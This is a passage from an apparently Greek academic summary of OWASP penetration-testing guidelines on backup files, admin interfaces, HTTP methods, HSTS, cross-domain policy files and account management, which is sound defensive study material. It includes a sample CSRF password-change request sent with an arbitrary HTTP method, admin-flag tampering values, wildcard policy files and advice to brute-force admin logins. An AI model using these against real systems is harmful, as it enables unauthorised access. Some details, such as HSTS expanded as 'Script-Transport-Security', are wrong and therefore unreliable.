Ο καλύτερος τρόπος προστασίας είναι η τακτική επιθεώρηση για έλεγχο και καθαρισμό παλιών, εφεδρικών και μη συνδεδεμένων αρχείων.

Α.2. Γενικές οδηγίες Ελέγχου

Ο οργανισμός OWASP προτείνει την προστασία αρχείων όπως:

Α/Α	Περιγραφή αρχείων
	Μετονομασμένες παλιές εκδόσεις αρχείων που έχουν τροποποιηθεί, όπως Web.configOLD. Στην περίπτωση προσπέλασης ενός τέτοιου αρχείου δεν εκτελείται ο κώδικας της εφαρμογής, επιβάλλοντας τα σχετικά δικαιώματα, αλλά προβάλλεται ως έχει το περιεχόμενο του αρχείου. Επίσης, τέτοια αρχεία μπορεί να περιέχουν αδυναμίες του συστήματος που έχουν αποκρυφτεί στις νεότερες εκδόσεις
	Αρχεία συνοδευτικά της γλώσσας επιλογής του χρήστη
	Συμπιεσμένα Εφεδρικά αρχεία αντιγράφων που έχουν ληφθεί χειροκίνητα ή αυτόματα (snapshots). Συνήθως έχουν την κατάληξη .tar,.zip,.gz. Τα αρχεία backup μπορεί να περιέχουν τον κώδικα της εφαρμογής και να εκθέσουν σε έναν εισβολέα τις όποιες αδυναμίες.
	Αρχεία που έχουν παραχθεί αυτόματα από το λειτουργικό σύστημα κατά τη επεξεργασία των αρχείων, σε περιπτώσεις όπως η τροποποίηση και η αντιγραφή.
	Αρχεία κώδικα που μπορεί να εκθέσουν την επιχειρησιακή λογική της εφαρμογής. Επίσης, μεγάλο κίνδυνο αποτελούν τα αρχεία κώδικα που για λόγους δοκιμών περιέχουν ενσωματωμένα τα στοιχεία εισόδου (username/password), connection strings ΒΔ ή διαδρομές στους φυσικούς καταλόγους του server
	Άλλα είδη αρχείων, όπως αρχεία ρυθμίσεων, αρχεία ΒΔ, αρχεία log και γενικότερα αρχεία που προορίζονται για την εφαρμογή και όχι το χρήστη

Πίνακας 16: Προτάσεις OWASP για την προστασία αρχείων

Α.3. Γενικές οδηγίες Ελέγχου

Η καταγραφή των σελίδων μιας εφαρμογής μπορεί να γίνει είτε με απλή περιήγηση είτε με εργαλεία σάρωσης. Τα τελευταία, χρησιμοποιώντας λίστες λέξεων

μπορούν να στείλουν HEAD HTTP αιτήματα και να επιβεβαιώσουν αν τα ονόματα αρχείων/φακέλων υπάρχουν. Οι απαντήσεις που υποδεικνύουν πιθανή ύπαρξη του αρχείου φέρουν τους κωδικούς 200(OK), 301(Moved), 302(Found), 401(Unathorized), 403(Forbidden), 500(Internal error).

Ενδεικτικά, για την εύρεση αρχείων, ένας εξεταστής μπορεί να πειραματιστεί εκτελώντας τα εξής:

- Χρήση κοινών λέξεων ως πρόθεμα: Από τα ονόματά των αρχείων μπορούμε να υποθέσουμε σε πολλές περιπτώσεις τα ονόματα άλλων αρχείων ή φακέλων (πχ addUser/editUser).
- Λίστα λέξεων: Ένας τρόπος με τον οποίο μπορούν να αναγνωριστούν ονόματα αρχείων είναι η αναγνώριση των επεκτάσεων που χρησιμοποιεί η εφαρμογή (πχ .aspx, ή .html) και η δημιουργία μιας λίστας λέξεων που θα εφαρμοστεί σε κάθε ένα από αυτές.
- Χρήση γνωστών ενδείξεων πριν/μετά την κατάληξη του αρχείου: Επιπλέον, θα μπορούσαν για κάθε αναγνωρισμένο αρχείο να προστεθούν πριν ή μετά την κατάληξή του, καταλήξεις από γνωστή λίστα καταλήξεων (πχ ~,bak, txt, src, old, inc, copy, tmp, etc, dev)[22].
- Αναφορές αρχείων μέσα στον κώδικα HTML, Javascript ή robots.txt:
    - Μελετώντας τα σχόλια στον κώδικα
    - Σε συνδέσμους που φανερώνονται μόνο σε χρήστες με ειδικά προνόμια
    - Εξαγωγή καταλόγων στους οποίους δεν επιτρέπεται η πρόσβαση (Disallow) μέσα από το αρχείο robots.txt
- Οι σελίδες διαχείρισης της εφαρμογής, πολλές φορές δεν είναι συνδεδεμένες με κάποιο σύνδεσμο και δεν είναι φανερές στο χρήστη. Οι διαχειριστές μόνο γνωρίζουν τη διαδρομή στην οποία θα τις βρουν. Μπορούν να αναζητηθούν σε θέσεις όπως /admin ή /administrator.
- Αναζήτηση αρχείων σε μηχανές αναζήτησης: Ο εξεταστής μπορεί να εκτελέσει στοχευμένη αναζήτηση σε μια μηχανή αναζήτησης φανερώνοντας αρχεία που δεν μπορούσαν να εντοπιστούν αλλιώς. Επίσης, με τη δυνατότητα

[22]O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-004. Διαθέσιμο : https://www.owasp.org/index.php/Review_Old,_Backup_and_Unreferenced_Files_for_Sensitive_Information_(OTG-CONFIG-004) (13 Φεβρουαρίου 2019)

αναζήτησης σε cache ο εξεταστής μπορεί να αναζητήσει εκδόσεις σελίδας που έχει διαγραφθεί και η οποία εκθέτει πόρους της εφαρμογής που σκόπιμα έχουν αποκρυφτεί.

Οι διαδρομές και τα ονόματα των αρχείων μπορούν να συντμηθούν σε έκταση ανάλογα αν η εφαρμογή, ο web server ή το λειτουργικό σύστημα χρησιμοποιεί regular expressions. Αυτό μπορεί να το εκμεταλλευτεί ένας εισβολέας με διάφορους τρόπους. Σύμφωνα με τις οδηγίες του OWASP, για να αποφευχθεί αυτή μπορούμε να ακολουθήσουμε τους εξής κανόνες:

- Αφαιρούμε μη συμβατούς χαρακτήρες
- Μετατρέπουμε τα κενά σε underscore
- Όλοι οι χαρακτήρες να γίνουν κεφαλαία
- Οι επεκτάσεις αρχείων να περιέχουν τρεις χαρακτήρες

Επίσης, προτείνονται τα εξής:

1. Η επεξεργασία των αρχείων δεν πρέπει να γίνεται άμεσα στα αρχεία του server. Οι εφαρμογές επεξεργασίας μπορεί να δημιουργήσουν προσωρινά αντίγραφα που θα παραμείνουν στο server.
2. Οι ενέργειες που γίνονται αυτοματοποιημένα από τα λογισμικά του web server μπορεί να δημιουργήσουν περιττά αρχεία, όπως logs, snapshots κτλ που πρέπει έπειτα να διαγραφούν. Στις περιπτώσεις που συμπιέζεται περιεχόμενο, δεν πρέπει να ξεχαστεί το αρχείο (πχ zip) που έχει δημιουργηθεί.
3. Τα αρχεία δεδομένων, τα αρχεία καταγραφής και τα αρχεία ρυθμίσεων πρέπει να αποθηκεύονται σε καταλόγους που δεν είναι προσπελάσιμοι δημόσια από το web server. Έτσι, με τις κατάλληλες ρυθμίσεις θα μπορούσαν να αποκρυφθούν από όλους τους επισκέπτες.

3.5. Απαρίθμηση εφαρμογών διαχείρισης

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-005[23].

Α.1. Περιγραφή

Οι διαχειριστές μιας εφαρμογής έχουν ειδικές σελίδες στις οποίες μπορούν να διαχειριστούν το περιεχόμενο και να κάνουν αλλαγές, όπως η μεταφόρτωση αρχείων, η διαχείριση χρηστών, ο σχεδιασμός της εφαρμογής, και οι αλλαγές ρυθμίσεων. Ο εξεταστής πρέπει να εντοπίσει το πόσο εύκολο είναι να εντοπιστεί μια τέτοια σελίδα.

Α.2. Επιπτώσεις

Ένας επίδοξος εισβολέας μπορεί να εντοπίσει τη σελίδα διαχείρισης και εκτελώντας επίθεση τύπου brute force να αποκτήσει πρόσβαση στο λογαριασμό διαχειριστή.

Α.3. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τις οδηγίες του OWASP, μια σελίδα διαχείρισης που δεν είναι άμεσα προσπελάσιμη, μπορεί να φανερωθεί με τους παρακάτω τρόπους:

Α/Α	Πρόταση
1	Υποθέτοντας ότι θα βρίσκεται σε γνωστές διαδρομές όπως /admin ή /administrator
2	Χρησιμοποιώντας εργαλεία brute force επιθέσεων.
3	Εξετάζοντας τα σχόλια και τους συνδέσμους μέσα στον κώδικα της σελίδας. Για παράδειγμα, μπορεί να υπάρχει δυναμικός κώδικας που προβάλλει περιεχόμενο σχετικό με τη διαχείριση μόνο σε εξουσιοδοτημένους χρήστες
4	Έλεγχος αρχείων ρυθμίσεων, των οδηγιών που βρίσκονται προσβάσιμες στο διαδίκτυο ή μελέτη του εγχειριδίου χρήσης της εφαρμογής (πχ wordpress κτλ). Εκεί μπορεί να βρεθεί η τοποθεσία της σελίδας διαχείρισης και το default όνομα χρήστη/κωδικός που πρέπει να δοκιμαστεί από τον εξεταστή

[23]O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-005. Διαθέσιμο : https://www.owasp.org/index.php/Enumerate_Infrastructure_and_Application_Admin_Interfaces_(OTG-CONFIG-005) (13 Φεβρουαρίου 2019)

5	Πολλές φορές η σελίδα διαχείρισης μπορεί να βρίσκεται σε διαφορετική θύρα από αυτή της εφαρμογής
6	Μπορεί να απαιτείται μια παράμετρος GET/POST ή μια τιμή ενός Cookie προκειμένου να ενεργοποιηθεί το περιεχόμενο της σελίδας διαχείρισης <input type=”hidden” name=”admin” value=”no”> Cookie: session_cookie; useradmin=0
7	Οι σελίδες διαχείρισης μπορεί να είναι προσβάσιμες μόνο σε συγκεκριμένες διευθύνσεις IP

Πίνακας 17: OWASP - Τρόποι εντοπισμού σελίδας διαχείρισης

Αφού βρεθεί η σελίδα διαχείρισης ο εξεταστής θα δοκιμάσει την προσπέλασή της διαδικασίας αυθεντικοποίησης με τεχνικές, όπως η επίθεση brute force, λαμβάνοντας υπόψη ότι ο λογαριασμός μπορεί να κλειδωθεί λόγω αποτυχημένων προσπαθειών.

3.6. Έλεγχος HTTP μεθόδων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-006[24].

Α.1. Περιγραφή

Κάποιες μέθοδοι HTTP περιέχουν κινδύνους, καθώς μπορεί να επιτρέψουν την τροποποίηση αρχείων ή την υποκλοπή στοιχείων ασφαλείας.

Η εντολή OPTIONS HTTP μας επιστρέφει στην ετικέτα Allow όλες τις επιτρεπτές HTTP μεθόδους που υποστηρίζει ο server.

Α.2. Εμπλεκόμενες Τεχνολογίες

Σύμφωνα με τον OWASP, οι μέθοδοι που ορίζονται στην έκδοση 1.1. HTTP είναι οι εξής:

- HEAD: Αιτείται μόνο τις επικεφαλίδες του server αν έστελνε την αίτηση με GET.
- GET: Αιτείται τη λήψη πληροφοριών
- POST: Χρησιμοποιείται για την αποστολή αλλά και λήψη δεδομένων

[24] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-006. Διαθέσιμο : https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006) (13 Φεβρουαρίου 2019)

- PUT: Με αυτή μπορεί ένας επισκέπτης να ανεβάσει αρχεία στο web server. Με τον ίδιο τρόπο ένας εισβολέας μπορεί να ανεβάσει κακόβουλο λογισμικό.
- DELETE: Αυτή η μέθοδος επιτρέπει έναν επισκέπτη να διαγράψει ένα αρχείο από το web server. Ομοίως, ένας εισβολέας μπορεί να διαγράψει βασικά αρχεία λειτουργίας μιας εφαρμογής ή να εκτελέσει μια επίθεση Denial of Service.
- TRACE: Αυτή η μέθοδος επιστρέφει στον πελάτη το κείμενο που έχει σταλεί και χρησιμοποιείται συνήθως για λόγους debugging. Έχει χρησιμοποιηθεί στις περιπτώσεις επιθέσεων με όνομα Cross Site Tracing.
- OPTIONS: Χρησιμοποιείται για την περιγραφή των επιλογών επικοινωνίας
- CONNECT: Αυτή η μέθοδος επιτρέπει τον επισκέπτη να χρησιμοποιήσει τον web server σαν proxy.

Α.3. Επιπτώσεις

Κάποιες μέθοδοι μπορούν να περάσουν έναν έλεγχο ασφαλείας που έχει τεθεί από το Web Server. Έτσι, αν σε μία σελίδα έχει τεθεί ένας περιορισμός ασφαλείας σε αιτήσεις τύπου GET, έτσι ώστε αυτές να μπορούν να σταλούν μόνο από εξουσιοδοτημένους χρήστες, αυτός μπορεί να ξεπεραστεί κάνοντας χρήση της μεθόδου HEAD η οποία πολλές φορές αντιμετωπίζεται ως GET. Έχει βρεθεί ότι σε πολλές εφαρμογές, μέθοδοι όπως η JEFF ή η CATS μπορούν να χρησιμοποιηθούν χωρίς περιορισμούς.

Α.4. Γενικές οδηγίες Ελέγχου

Έλεγχος επίθεσης XST

Παράδειγμα OWASP: Ως ενδεικτικό παράδειγμα επίθεσης τύπου Cross Site Scripting αποτελεί η απόκτηση πρόσβασης στο document.cookie (όλα τα cookies του εγγράφου) της εφαρμογής και η αποστολή του σε έναν web server που ελέγχεται από τον εισβολέα έτσι ώστε να γίνει κατάληψη της συνόδου (session) του θύματος.

Αντιμετώπιση: Σημαίνοντας ένα cookie ως httpOnly απαγορεύεται η προσπέλασή του από τη JavaScript, αποτρέποντας έτσι την αποστολή του σε τρίτους, με εξαίρεση τη

μέθοδο TRACE που μπορεί να ξεπεράσει αυτή την προστασία και να προσπελάσει το cookie.

Παράδειγμα με χρήση TRACE:

1. Έχοντας έναν περιηγητή με ένα cookie για το domain, εκδίδεται μια αίτηση TRACE προς τον web server και τότε αυτό το cookie θα περιληφθεί στους headers της αίτησης και επομένως θα επιστραφεί πάλι (λόγω echo της εντολής TRACE).
2. Στην επιστροφή, το cookie πλέον μπορεί να προσπελαστεί από την JavaScript και θα μπορεί πλέον να σταλεί σε τρίτους. Ο τρόπος επίθεσης με χρήση της TRACE πρέπει να συνδυαστεί με άλλες ευπάθειες προκειμένου να ολοκληρωθεί η επίθεση καθώς ο περιηγητής μπορεί να ξεκινήσει μία σύνδεση μόνο με το domain του κακόβουλου script.
3. Για μια επιτυχημένη επίθεση στον server ο εισβολέας ενσωματώνει τον κακόβουλο κώδικα JavaScript που περιέχει την αίτηση TRACE προς την εφαρμογή.
4. Για μια επιτυχημένη επίθεση από την πλευρά του πελάτη, ο εισβολέας δημιουργεί μια κακόβουλη ιστοσελίδα που περιέχει τον εχθρικό κώδικα JavaScript και εκμεταλλεύεται κάποιες ευπάθειες του περιηγητή του θύματος προκειμένου να κάνει τον κώδικα JavaScript να συνδεθεί στην εφαρμογή που υποστηρίζει τη μέθοδο TRACE και που αρχικοποίησε το cookie που ο εισβολέας θέλει να κλέψει.

Σύμφωνα με τον OWASP, για να εκδοθεί η αίτηση TRACE μπορούν να χρησιμοποιηθούν τα εξής:

- Το στοιχείο ActiveX XMLHTTP του Internet Explorer,
- Το στοιχείο XMLDOM του Mozilla.

Έλεγχος HTTP μεθόδων

Σύμφωνα με τον OWASP ο έλεγχος δυνατότητας προσπέλασης της αυθεντικοποίησης έχει ως εξής:

1. Για να ελέγξουμε την ευπάθεια των HTTP μεθόδων, βρίσκουμε μια σελίδα που επιβάλλει την ανακατεύθυνση (επιστρέφει κωδικό 302) σε μια σελίδα εισόδου (log in) ή επιβάλλει άμεσα τη σύνδεση.

2. Με χρήση διάφορων μεθόδων, αν ο εξεταστής αποκτήσει μία απόκριση 200 OK που αφορά την προστατευμένη σελίδα και όχι τη σελίδα σύνδεσης, είναι πιθανό να μπορεί να προσπελάσει την αυθεντικοποίηση και την εξουσιοδότηση.
3. Αν το framework δεν υποστηρίζει τη μέθοδο JEFF, ή HEAD θα εκδώσει μία σελίδα σφάλματος (πχ 405 Not Allowed ή 501 Not implemented), διαφορετικά αν αποκρίνεται τότε υπάρχει ευπάθεια ως προς τις προαναφερόμενες επιθέσεις. Αν ο εξεταστής πιστεύει βάση των ανωτέρω ότι υπάρχει ευπάθεια, πρέπει να εκτελέσει μία επίθεση CSRF, όπως για παράδειγμα η αποστολή του:

   JEFF/admin/changePw.php?member=myAdmin&passwd=foo123

3.7. Έλεγχος HTTP ασφάλειας αυστηρής μεταφοράς

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-007[25].

Α.1. Περιγραφή

Το HTTPS (HTTP Secure) είναι μία επέκταση του πρωτοκόλλου HTTP που εξασφαλίζει την ασφαλή και κρυπτογραφημένη επικοινωνία[26]. Πλέον είναι απαραίτητο να υιοθετείται η χρήση του από όλες τις εφαρμογές.

Α.2. Εμπλεκόμενες Τεχνολογίες

Επικεφαλίδα HTTP Strict Transport Security (HSTS)

Η επικεφαλίδα HTTP Strict Transport Security (HSTS) είναι ένας μηχανισμός που έχουν οι ιστοσελίδες προκειμένου να επικοινωνούν με τις εφαρμογές των περιηγητών και να εξασφαλίζουν ότι όλα τα δεδομένα που ανταλλάσσονται πρέπει να

[25] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-007. Διαθέσιμο : https://www.owasp.org/index.php/Test_HTTP_Strict_Transport_Security_(OTG-CONFIG-007) (13 Φεβρουαρίου 2019)

[26] Wikipedia, HTTPS. Διαθέσιμο: https://en.wikipedia.org/wiki/HTTPS (13 Φεβρουαρίου 2019)

στέλνονται μέσω https, προστατεύοντας τη διαρροή τους σε μη κρυπτογραφημένη μορφή. Πρέπει να βεβαιώσει ο εξεταστής ότι όλα τα δεδομένα διακινούνται κρυπτογραφημένα. Με τη λήψη της HSTS στη απόκριση, ο περιηγητής ενημερώνεται ότι κατά τη σύνδεση με το server δεν πρέπει ποτέ να χρησιμοποιήσει το HTTP.

Η επικεφαλίδα HSTS (Script-Transport-Security) χρησιμοποιεί δύο παραμέτρους, τη max-age που δηλώνει τα δευτερόλεπτα που πρέπει ένας περιηγητής να μετατρέψει αυτόματα όλες τις αιτήσεις HTTP σε HTTPS και το includeSubDomains που δηλώνει ότι όλοι οι υποτομείς (subdomains) θα χρησιμοποιούν HTTPS.[27]

Α.3. Επιπτώσεις

Κακόβουλοι χρήστες μπορούν να εκμεταλλευτούν την απουσία του HTTPS με διάφορους τρόπους, όπως σε επιθέσεις τύπου man in the middle ή σε υποκλοπή κίνησης δικτύου σε ένα δημόσιο χώρο.

Α.4. Γενικές οδηγίες Ελέγχου

Ο εξεταστής πρέπει να βεβαιωθεί ότι σε όλες τις τοποθεσίες της εφαρμογής χρησιμοποιείται η επικεφαλίδα HSTS (Script-Transport-Security) προκειμένου να αποτραπούν οι επιπτώσεις που προαναφέρθηκαν.

3.8. Έλεγχος RIA cross-domain πολιτικής

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CONFIG-008[28].

Α.1. Περιγραφή

Μία εφαρμογή τύπου RIA (Rich Internet Application) έχει τα χαρακτηριστικά μιας εφαρμογής τύπου Desktop και συνήθως χρησιμοποιεί τεχνολογίες, όπως η Adobe

[27] OWASP, *HTTP Strict Transport Security Cheat Sheet.* Διαθέσιμο: https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet (15 Φεβρουαρίου 2019)

[28] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-008. Διαθέσιμο : https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_(OTG-CONFIG-008) (13 Φεβρουαρίου 2019)

Flash, Java, Silverlight κτλ[29]. Οι εφαρμογές αυτές συνήθως χρησιμοποιούν δεδομένα και υπηρεσίες από διαφορετικά domains. Για την πρόσβαση σε αυτά απαιτείται ειδική άδεια, που παρέχεται από αρχεία όπως το αρχείο crossdomain.xml της εταιρίας Adobe. Η εφαρμογή Microsoft Silverlight δημιούργησε το δικό της αρχείο ρυθμίσεων πολιτικής cross-domain με όνομα clientaccesspolicy.xml.

Παράδειγμα:

1. *Ο χρήστης ανοίγει την εφαρμογή στο domain A για την υποβολή των στοιχείων του.*
2. *Η εφαρμογή επιχειρεί να λάβει δεδομένα από το domain B ζητώντας το αρχείο της άδειας που συνήθως είναι στη βάση του καταλόγου (του domain B).*
3. *Αφού η εφαρμογή δει ότι το αρχείο άδειας της επιτρέπει, κάνει λήψη των δεδομένων και προβάλλει το τελικό περιεχόμενο στον χρήστη.*

Ένας πελάτης μπορεί να εισάγει τα δικά του αρχεία ρυθμίσεων, όμως σε κάθε περίπτωση θα ελέγξει πρώτα τις ρυθμίσεις του βασικού αρχείου πολιτικής. Σύμφωνα με τον OWASP, τα αρχεία πολιτικής χορηγούν πολλούς τύπους άδειας[30]:

- Επιτρεπόμενα αρχεία πολιτικής (τα βασικά ελέγχουν ποια αρχεία πολιτικής ισχύουν)
- Άδειες για συνδέσεις socket
- Άδειες για επικεφαλίδες HTTP
- Άδειες για πρόσβαση HTTP/HTTPS
- Πρόσβαση με κρυπτογραφημένα στοιχεία

Α.2. Επιπτώσεις

Η κακή ρύθμιση των αρχείων που καθορίζουν την πολιτική πρόσβασης μπορεί να οδηγήσει σε επιθέσεις τύπου Cross-Site Request Forgery επιτρέποντας σε τρίτους να αποκτήσουν πρόσβαση σε ευαίσθητα δεδομένα.

Αν παραβιαστεί η πρόσβαση cross-domain μπορεί να υπάρχουν οι εξής επιπτώσεις:

[29] Wikipedia, Rich Internet application . Διαθέσιμο: https://en.wikipedia.org/wiki/Rich_Internet_application (13 Φεβρουαρίου 2019)

[30] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-008. Διαθέσιμο : https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_(OTG-CONFIG-008) (13 Φεβρουαρίου 2019)

- Άρση της προστασίας CSRF
- Ανάγνωση προστατευμένων δεδομένων

Α.3. Παραδείγματα

Ο OWASP παραθέτει ως παράδειγμα τον παρακάτω κώδικα άδειας:

```
<?xml version=”1.0”?>
<!DOCTYPE cross-domain-policy SYSTEM
    “http://www.adobe.com/xml/dtds/cross-domain-policy.dtd”>
<cross-domain-policy>
<site-control permitted-cross-domain-policies=”all”/>
<allow-access-from domain=”*” secure=”false”/>
<allow-http-request-headers-from domain=”*” headers=”*” secure=”false”/>
</cross-domain-policy>
```

Α.4. Γενικές οδηγίες Ελέγχου

Ο εξεταστής πρέπει να εντοπίσει αν μπορεί ένα αρχείο πολιτικής να παραβιαστεί:

- Αν χορηγεί όλες τις άδειες και επιτρέπει τα πάντα
- Αν η παραγωγή απόκρισης του server μπορεί να υποστηρίξει cross-domain αρχείο πολιτικής
- Αν μπορεί να γίνει ανέβασμα αρχείων που μπορούν να αντιμετωπιστούν ως cross-domain αρχεία πολιτικής.

Για να ελέγξουμε αν υπάρχει ευπάθεια ως προς τα αρχεία πολιτικής RIA ο εξεταστής πρέπει να ελέγξει τα αρχεία crossdomain.xml και clientaccesspolicy.xml από τη ρίζα και έπειτα από κάθε υποφάκελο της εφαρμογής. Οι πολιτικές πρόσβασης που περιέχονται πρέπει να χορηγούν δικαιώματα βάση της αρχής του Ελάχιστου Δικαιώματος. Δηλαδή οι αιτήσεις πρέπει να έρχονται μόνο από τα domain, τις θύρες και τα πρωτόκολλά που είναι απαραίτητα. Μεγάλη προσοχή πρέπει να δοθεί σε πολύ χαλαρές πολιτικές και σε πολιτικές τύπου "*" (όλοι).[31] Για παράδειγμα:

```
<cross-domain-policy>
<allow-access-from domain=”*” />
</cross-domain-policy>
```

[31] O.W.A.S.P., Κωδικός ελέγχου OTG-CONFIG-008. Διαθέσιμο : https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_(OTG-CONFIG-008) (13 Φεβρουαρίου 2019)

4. Έλεγχος Διαχείρισης Ταυτότητας

4.1. Έλεγχος Ρόλων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-IDENT-001[32].

Α. Περιγραφή

Ο σημαντικότερος ρόλος ενός χρήστη μέσα σε μια εφαρμογή είναι ο ρόλος του Διαχειριστή (Administrator), ο οποίος διαχειρίζεται τις εξουσιοδοτήσεις, τους χρήστες και γενικά το περιεχόμενο της εφαρμογής.

Για την προστασία της εφαρμογής από κακόβουλους χρήστες απαιτείται η ανάθεση των κατάλληλων ρόλων στους κατάλληλους χρήστες.

Α.2. Γενικές οδηγίες Ελέγχου

Ο εξεταστής πρέπει να ελέγξει τους ρόλους της εφαρμογής καθώς και τα προνόμια που συνοδεύουν τον κάθε ένα. Σύμφωνα με τον OWASP όταν χορηγούνται οι ρόλοι καλό είναι να ακολουθείται η Αρχή του Goldilock[33] βάση της οποίας όσο λάθος είναι να δίνονται ελάχιστοι, πολύ γενικοί ρόλοι, εξίσου λάθος είναι να δίνονται πολλοί και συγκεκριμένοι ρόλοι.

Για τον έλεγχο των ρόλων του συστήματος προτείνεται από τον OWASP η χρήση ενός πίνακα που θα περιέχει τις παρακάτω στήλες:

-Ρόλος: όνομα ρόλου

-Άδεια: Ανάγνωση, Εγγραφή, Διαγραφή κτλ

-Αντικείμενο: Εγγραφές χρηστών

-Περιορισμοί: Γενική περιγραφή περιορισμών

Ρόλος	**Άδεια**	**Αντικείμενο**	**Περιορισμοί**
Συνδρομητής	*Ανάγνωση*	*Προϊόντα*	*Όχι επεξεργασία*

Πίνακας 18: Πίνακας ελέγχου ρόλων OWASP

[32] O.W.A.S.P., Κωδικός ελέγχου OTG-IDENT-001. Διαθέσιμο : https://www.owasp.org/index.php/Test_Role_Definitions_(OTG-IDENT-001) (13 Φεβρουαρίου 2019)

[33]Judith Curry, *The Goldilocks principle.* Διαθέσιμο: https://judithcurry.com/2012/12/22/the-goldilocks-principle/ (15 Φεβρουαρίου 2019)

Σύμφωνα με τον OWASP, πέρα από τον πίνακα, ο εξεταστής θα μπορούσε να χρησιμοποιήσει εργαλεία σάρωσης (spidering) και να εξάγει μία αναφορά της δομής των αρχείων στα οποία αποκτούσε πρόσβαση κάθε φορά που συνδεόταν σε διαφορετικό ρόλο[34].

4.2. Έλεγχος της διαδικασίας Εγγραφής χρηστών

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-IDENT-002[35].

Α.1. Περιγραφή

Σε κάποιες εφαρμογές η διαδικασία εγγραφής των χρηστών είναι σε μεγάλο βαθμό αυτοματοποιημένη ενώ σε κάποιες άλλες απαιτείται ο έλεγχος των στοιχείων από το διαχειριστή. Επίσης, κάποιες ελέγχουν και επιβεβαιώνουν τα στοιχεία του χρήστη (πχ επαλήθευση e-mail) ενώ άλλες ολοκληρώνουν την εγγραφή χωρίς καμία επιβεβαίωση.

Πρέπει να ελεγχθεί αν η διαδικασία εγγραφής των χρηστών εξασφαλίζει τα απαραίτητα μέτρα ασφαλείας στην εφαρμογή.

Α.2. Γενικές οδηγίες Ελέγχου

Στον παρακάτω πίνακα παρατίθενται τα ερωτήματα που πρέπει να απαντήσει ο εξεταστής, σύμφωνα με τον OWASP:

Α/Α	Ερώτημα
1	Μπορεί να εγγραφούν όλοι;
2	Τα στοιχεία επικυρώνονται από άνθρωπο ή αυτόματα;
3	Μπορεί το ίδιο άτομο να εγγραφεί πολλές φορές;
4	Μπορούν οι χρήστες να εγγραφούν για διαφορετικούς ρόλους/δικαιώματα;
5	Ποια απόδειξη ταυτότητας χρειάζεται για μια επιτυχημένη εγγραφή;
6	Επιβεβαιώνονται οι εγγεγραμμένοι χρήστες;

[34] O.W.A.S.P., Κωδικός ελέγχου OTG-IDENT-001. Διαθέσιμο : https://www.owasp.org/index.php/Test_Role_Definitions_(OTG-IDENT-001) (13 Φεβρουαρίου 2019)

[35] O.W.A.S.P., Κωδικός ελέγχου OTG-IDENT-002. Διαθέσιμο : https://www.owasp.org/index.php/Test_User_Registration_Process_(OTG-IDENT-002) (13 Φεβρουαρίου 2019)

7	Μπορούν να πλαστογραφηθούν τα στοιχεία ταυτότητας;
8	Μπορεί να χειραγωγηθεί η ανταλλαγή πληροφορίας κατά τη διάρκεια της εγγραφής;

Πίνακας 19: Ερωτήματα ελέγχου διαδικασίας εγγραφής χρηστών

4.3. Έλεγχος διαδικασίας επίβλεψης λογαριασμού

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-IDENT-003[36].

Α.1. Περιγραφή

Η δυνατότητα ενός διαχειριστή να δημιουργεί και να επεξεργάζεται λογαριασμούς χρηστών, δίνει την ευκαιρία σε έναν εισβολέα που έχει αποκτήσει με κακόβουλο τρόπο αυξημένα προνόμια να δημιουργήσει νέους λογαριασμούς προς όφελός του.

Α.2. Γενικές οδηγίες Ελέγχου

Ο εξεταστής πρέπει να ελέγξει τα είδη των ρόλων των λογαριασμών που μπορούν να δώσουν δικαιώματα σε άλλους λογαριασμούς και τι είδους είναι αυτά. Σύμφωνα με τον OWASP θα πρέπει να απαντήσει στα παρακάτω ερωτήματα[37]:

- Τα αιτήματα για επίβλεψη ή ακύρωση επίβλεψης επιβεβαιώνονται ή αυθεντικοποιούνται με κάποιο τρόπο;
- Μπορεί ένας διαχειριστής να επιβλέψει άλλους διαχειριστές ή μόνο χρήστες;
- Μπορεί ένας διαχειριστής ή άλλοι λογαριασμοί να επιβλέψουν λογαριασμούς με ανώτερα δικαιώματα;

[36] O.W.A.S.P., Κωδικός ελέγχου OTG-IDENT-003. Διαθέσιμο : https://www.owasp.org/index.php/Test_Account_Provisioning_Process_(OTG-IDENT-003) (13 Φεβρουαρίου 2019)

[37]O.W.A.S.P., Κωδικός ελέγχου OWASP-AT-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002) (13 Φεβρουαρίου 2019)

- Μπορεί ένας διαχειριστής ή χρήστης να βγει μόνος του από την επίβλεψη;
- Αν κάποιος χρήστης διαγραφθεί/υποβιβαστεί τι γίνεται με τα αρχεία/δεδομένα του; Διαγράφονται; Μεταφέρονται;

4.4. Έλεγχος απαρίθμησης λογαριασμών και προβλεπτικότητας λογαριασμού χρήστη

Α. Οδηγίες του Οργανισμού OWASP

